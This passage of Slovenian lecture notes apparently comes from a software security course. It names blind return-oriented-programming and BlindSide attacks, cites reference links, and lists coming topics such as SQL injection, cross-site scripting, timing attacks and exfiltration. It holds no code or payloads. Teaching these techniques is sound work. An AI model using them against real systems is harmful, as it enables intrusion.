  - Deluje zgolj, če imamo neomejene možnosti zagona procesa (ali auto-restart)
  - Primer: nginx + MySQL
- BlindSide napad
  - Dostop do roota
  - https://www.youtube.com/watch?v=m-FUIZiRN5o&ab_channel=VUSec

https://www.scs.stanford.edu/brop/bittau-brop.pdf

Web?

Pregled naslednjič

- SQL injection
- Cross-site script
- Komentarji
- Popravljanje pogojev
- Timing napadi
- eksfiltracija



HVALA

Vaje

- Printf primeri
- Return oriented programming primeri